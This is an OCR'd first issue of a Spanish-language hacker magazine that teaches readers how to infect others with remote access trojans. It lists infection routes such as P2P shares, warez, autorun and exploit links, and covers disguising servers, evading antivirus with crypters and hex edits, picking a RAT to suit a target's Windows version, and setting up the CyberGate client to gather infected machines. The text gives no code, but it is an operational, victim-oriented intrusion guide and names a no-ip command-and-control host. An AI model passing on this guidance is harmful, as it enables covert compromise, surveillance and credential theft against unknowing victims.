#1

UNDERCODE

MALWARE MAGAZINE

TROYANOS A FONDO

INSTALACION DE UN SANDBOX

CREANDO UN CRYPTER PASO A PASO

COMPOSICION DE UN CRYPTER

FUDEO DE MALWARES

METODO ONIRICO

Índice

A modo de prólogo...

Estimados lectores, hoy cumplimos un proyecto que surgió del vehemente deseo de multiplicar el conocimiento. Malware-Magazine abre sus páginas por primera vez, iniciando una experiencia en la que aspiramos dar un paso más en la construcción de los puentes que nos acercan a ustedes.

El Malware es una realidad incontestable. El reto de conocerlo no es menor al desafío de manipularlo. En esta primera publicación, el elenco de temas es planteado desde un escenario que habilita a sus protagonistas a enfrentarse a los tóxicos desde cero, con marcos teóricos mínimos pero lo suficientemente claros para comprender los aspectos prácticos que se explican.

La información que encontraran proporciona instrucciones para sumergirse en el universo de manzanas envenenadas; entenderlas va desde excluirlas a modificarlas, secuestrarlas o usarlas para el mejor hacer conforme sus decisiones. Son éstas las razones por las cuales las guías aspiran a que -cumplidas las instrucciones señaladas y agotadas las etapas- puedan comenzar a transitar por con el mundo de troyanos, crypters, la indectabilidad y la sandbox.

La invisibilidad no es un mito, es una realidad que podemos manejar; el malware es cambiante e inquieto y solo en función de conocerlo en sus propias entrañas, podremos saber a qué pertrechos debemos enfrentarnos. Este panorama informático, velozmente mutable, es otro de los motivos que nos impulsan a compartir con ustedes este ciclo de publicaciones.

Finalmente, queremos decirles que es nuestra intención mover la vocación por el saber, por el aprender a hacer, investigar y descubrir, pues éstos son los atributos que constituyen el sendero a la profesionalidad informática.

No se detengan, compartan sus prácticas y planteen sus dudas, la comunidad de Underc0de los espera.

Introducción al malware

Infección, Camuflaje

Troyanos (Partes y configuración)

NO-IP y Puertos

Troyanos a fondo

¿Qué significa la palabra Malware?

La palabra Malware viene del inglés **Mal**icious Soft**ware**, hace referencia a programas o scripts que afectan a nuestro ordenador y que puedan llegar a dañarlo.

Estos daños pueden afectar tanto al Software, como al Hardware. El nivel del daño lo determina el lenguaje con el cual fue programado el Malware y el nivel del programador, y por supuesto la finalidad con la cual fue creado.

Muchas veces decimos que un Malware es dañino, pero esto no siempre es así. Por ejemplo, los Stealers, son Malwares diseñados únicamente para robar logs o passwords almacenadas en un ordenador y tienen la capacidad de enviarnos esos logs por mail o a un FTP propio. No quiero entrar en detalle con este punto, ya que en las próximas entregas haré una especial para desarrollar esta clase de Malware. Lo que nos interesa ahora, es saber diferenciar los tipos y finalidades de los Malwares.

Una mirada a la historia...

La palabra troyano, viene de la historia del caballo de Troya.


Para los que no conozcan, el caballo de Troya era un enorme caballo de madera que fue construido por los griegos según cuenta la Odisea de Homero- para introducirse en la amurallada ciudad de Troya. El caballo era un obsequio para los troyanos con los cuales estaban en guerra, era una ofrenda de rendición.

Lo que los troyanos no sabían era que caballo tenía en su interior soldados griegos. Una vez que el caballo estuvo dentro de Troya, los guerreros salieron y atacaron la ciudad. Así fue como lograron penetrar las enormes murallas de la antigua Troya y ganaron la guerra.

En el mundo informática, los troyanos cumplen una función muy similar. Nos permiten acceder a otros ordenadores sin levantar muchas sospechas.

Evolución de los troyanos

Antiguamente los troyanos eran de conexión directa, esto quiere decir que nosotros debíamos conectarnos con nuestro remoto. A continuación les mostrare un ejemplo con un troyano llamado Theef.




Como pueden ver en la imagen, tuve que colocar la ip y puerto de conexión del remoto. En este caso es 127.0.0.1 ya que lo estoy testeando en mi PC como local.

Lo malo que tenían estos troyanos es que solo se podía conectar de a un remoto por vez y también debíamos saber su IP…

Por suerte, en la actualidad hay troyanos de conexión inversa en donde podemos tener más de una conexión al mismo tiempo y no necesitamos saber su IP para conectarnos.

Uno de los troyanos más utilizados en la actualidad es el CyberGate, el cual contiene muchas funciones, nació en base al troyano SpyNet y es compatible con los sistemas operativos actuales excepto al Windows 10 porque es muy reciente y aún no sacan versión que se adapte a este.



Si observan la imagen -aparece una especie de grilla- en donde se irán listando los remotos cada vez que uno entre a internet y se conecte a nuestro troyano.

A diferencia del anterior, no tuvimos que poner ip del remoto ni nada de eso, ya que automáticamente al ser de conexión inversa, el remoto conecta a nosotros.

Otro de los avances son las opciones que tienen cada uno. Cuando hablamos de opciones, hacemos referencia a lo que podemos hacer con los troyanos. Antiguamente, se usaban para abrir y cerrar la puerta del CD-ROM, apagar la pantalla y otras tareas no muy útiles. En la actualidad, los troyanos realizan varias funciones, como por ejemplo: capturar teclas pulsadas, permiten manipularle el teclado y el mouse a nuestro remoto, nos muestran passwords almacenadas en el ordenador, traen opciones de rootkit integradas ya que podemos ocultar el proceso u ocultarlo en otro, cambia la fecha de creación para no levantar sospechas, etc. También podemos manipular sus ficheros, eliminar, modificar, crear, atacar a otras PCs, editar el registro, programas instalados, entre otras funciones.

Partes de un troyano

Un troyano consta de dos partes fundamentales: un cliente y un servidor.

Cliente, es aquel que usaremos nosotros para conectarnos con nuestro remoto.

Servidor, es el que debemos enviar para infectar a nuestro remoto.

A continuación, les mostrare como se ve cada uno

Este troyano en particular crea al servidor con un icono de imagen como forma de camuflaje.

Troyanos públicos y privados

Podemos clasificar los troyanos en dos grandes grupos, en los cuales tenemos los públicos y los privados.

Cuando decimos troyanos públicos, hacemos referencia a troyanos liberados por los programadores, para que cualquier usuario pueda tener acceso a él y lo pueda utilizar libremente.

Los troyanos privados son troyanos que están en venta y deberá pagarse una suma de dinero al programador para poder tener acceso a él. Estos troyanos suelen venir con algún tipo de protección como por ejemplo Hardware ID, acceso con usuario y contraseña entre otro tipo de protecciones para que no puedan ser liberados. También suelen tener opciones adicionales hechas a medida. Además de las características señaladas, suelen ser indetectables y vienen con garantía.

A la larga siempre hay alguien que libera los troyanos privados, esto suele ocurrir porque sale una nueva versión y el programador decide liberarlo y vender la nueva versión, o también puede ser que algún usuario disconforme con el programador decide crackearlo y liberarlo para que todos tengan acceso a él.

Formas de infección

Existen muchas formas de infecciones que a lo largo de estas entregas iremos desarrollando con mayor profundidad. Por ahora, solo las nombraremos y detallaremos brevemente.

Infección por P2P: Se les dice P2P a los programas que utilizamos para descargar música, videos, programas, etc. Como lo son el Ares, Emule, Lime Wire, entre otros. La infección por P2P consiste en colocar un servidor de un troyano en la carpeta compartida para que otras personas lo descarguen y se infecten.

Infección por URL: Consiste en subir un server a un host, y por medio de un exploit hacer que se ejecute solo en el ordenador remoto cuando se visite ese link. Es difícil encontrar este exploit ya que es privado y solo se consigue pagando por él.

Infección por Facebook: Seguramente más de una vez hemos visto publicaciones un poco extrañas en facebook que llevan a webs que terminan infectándonos.

Infección a través de Exploit: Esta otra infección aprovecha fallas de los navegadores para infectar, es algo similar a la infección por URL.

Infección por Cadenas de Mail: son los que suelen venir adjuntos junto con cadenas que recibimos por mail.

Infección por Warez: Esto suele verse en foros en donde usuarios postean programas, y estos suelen venir unidos con algún troyano.

Infección por Autorun: Cada vez que conectamos o insertamos un medio extraíble, ya sea USB, CD-ROM, etc. sale una reproducción automática; esta reproducción automática es debido a un Autorun que ejecuta un programa y muestra un icono, lo que se hace es editar ese Autorun para que cuando se conecte un medio extraíble se ejecute automáticamente el server.

Es probable que en algún momento hayamos entrado a una web y el antivirus nos haya dado una alerta, en este caso es porque estamos frente a una posible infección por URL… Y así encontraremos miles de ejemplos de formas de infección.

Camuflaje

Al día de hoy, la mayoría de los troyanos traen opciones para ocultar los servidores en ordenadores remotos.

Tenemos, por ejemplo, los rootkits que suelen venir con el troyano, cuya función es ocultar el servidor en algún proceso, o hacer este proceso invisible para que nuestro remoto se dé cuenta. También tenemos la opción muy usada de cambiar el icono y reemplazarlo por alguno de una imagen, programa, documento, etc. con el fin de que nuestro objetivo piense que es un archivo inofensivo. Otros, también suelen unirlo con algún joiner entonces al abrir una imagen, archivo, documento o con lo que haya sido unido, este ejecute a su vez el servidor que viene adentro. Podremos ver, todas estas opciones, en el troyano CyberGate que veremos más adelante.

Indetectabilidad

A lo largo de estas entregas, se irán mostrando distintos métodos de indetectabilidad. Por ahora solo lo veremos muy por encima para que vean de qué se trata.

Seguramente pensaran, “Yo tengo antivirus, y no me voy a infectar…” Los que dicen o piensan eso, es porque seguramente no han leído nada al respecto.

En estas revistas iremos viendo distintas formas de pasar las protecciones y a su vez iremos analizando de qué formas podemos protegernos para evitar que nos infecten a nosotros.

No nombraré todos los métodos de indetectabilidad, pero si los más importantes:

Por Código Fuente: Consiste en editar el código fuente de algún malware para dejarlo indetectable, ya sea añadiendo código basura, modificando strings, entre otros mecanismos.

Edición Hexadecimal: Se edita el Stub modificando offsets detectados por los antivirus para que estos lo dejen de detectar.

Utilizando un Crypter: Al pasarle un crypter al servidor, este encripta la información del Stub del servidor y lo deja indetectable siempre y cuando el crypter sea FUD.

Ediciones de saltos: Usualmente se utiliza un debugger como por ejemplo el Olly, editando saltos, PUSH, etc.

Existen otros, pero no quiero complicarlos tanto con esto, es por eso que pararemos aquí; y más adelante, iremos desarrollando y explicando con tranquilidad los métodos que hay.

¿Cómo selecciono un Troyano?

La mejor forma de seleccionar un troyano, es sabiendo qué es lo que se desea hacer, ya que hay troyanos simples y otros más completos, que se sobreentiende que contienen más opciones, pero tienen la desventaja de no ser muy estables.


Para saber si los troyanos son estables o no, es necesario saber en qué lenguaje fue programado.

Como ya sabrán los lenguajes más potentes son los de más bajo nivel (Binario, ASM), luego siguen los de medio nivel (C/C++) y finalmente, los de alto nivel que son el resto (VB, Java, Delphi, siendo los más usados, entre otros).

Les enseñare rápidamente como identificar en que lenguaje están programados los troyanos.


Con un editor hexadecimal, abrimos el ejecutable y buscamos alguna línea del código que nos diga algo referido al lenguaje con el cual fue programado.

Por ejemplo, el **Spy-Net**



Delphi

Otro ejemplo, con el **IndSocket RAT**



Visual Basic

De esta manera podremos ir viendo con que lenguaje fue hecho y que estabilidad posee.

Estabilidad quiere decir que la conexión no se caiga, o sea que no se nos desconecte cuando la PC remota se reinicie, que no se bloquee el proceso, etc.

Los troyanos más estables son el Bifrost y Poison Ivy, ya que sus servidores están hechos en ASM, pero ya no son muy usados porque no son compatibles al 100% con Windows Vista, 7, 8, 10. En cambio el Spy-Net que está hecho en Delphi, sí lo es.

Sigamos con más características…

Necesitamos saber qué Sistema Operativo es el que tiene nuestro objetivo.


En caso de que sea Windows XP, se puede usar el Bifrost, o Poison Ivy que son los más estables. Pero en caso de que sea Windows 7 o Vista, deberemos optar por otro que sí sea compatible como lo es el Spy-Net, DarkComet, CyberGate, entre otros; y que además tienen muchas más opciones que no trae ni el Bifrost y Poison Ivy, pero con menos estabilidad.

También podemos elegir el Troyano dependiendo de lo que queramos hacer, y dependiendo de las opciones que traiga.

EOF Data

Troyanos como el Bifrost, Turkojan, Biohazard, entre otros poseen algo llamado EOF Data (End Of File Data).

Para saber que es, lo mostraré en una imagen:



Como podemos observar, es el final del código mostrado con un editor hexadecimal y, claramente, podemos ver la NO-IP **w300.no-ip.org** que es a la DNS que conecta este servidor.


En definitiva, al final del código, éste nos brinda la información de la conexión.

A la hora de utilizar este tipo de troyanos deberemos usar Crypters con soporte EOF para dejarlos indetectables. Esto se debe a que el crypter copia esa información del final, y la vuelve a dejar igual en el servidor final -de forma intacta y sin romperlo- para que vuelva a conectar.


¿Cómo configuro un troyano?

Podemos usar un troyano para usarlo en una red local o hacer infecciones remotas.


Para este ejemplo, usaré CyberGate. Cuando lo ejecutemos por primera vez, veremos la siguiente pantalla, la cual es para aceptar los términos de uso. Simplemente clickeamos en "**I Agree**" y podremos usar el troyano.



Tras pulsar el botón, veremos al cliente del troyano. Ahora simplemente debemos clickear en Control Center y luego en START para iniciarlo.




Una vez hecho esto, nos mostrará una pequeña ventana para configurar el cliente; la misma nos pedirá un puerto (por el cual se realizará la conexión) y una contraseña (en caso de que alguien intentase robarnos los remotos, esta contraseña nos servirá para evitarlo)




En este caso he agregado el puerto 80, aunque podría ser cualquier otro, y también una contraseña de conexión; además tiene un "**Connection limit**" este número representa la cantidad de remotos que mostrará el cliente. Recuerden que mientras más grande sea, demorará más en responder (Si es que tienen muchos infectados).

Una vez configurado esto, damos click en el botón Save para salvar los cambios.

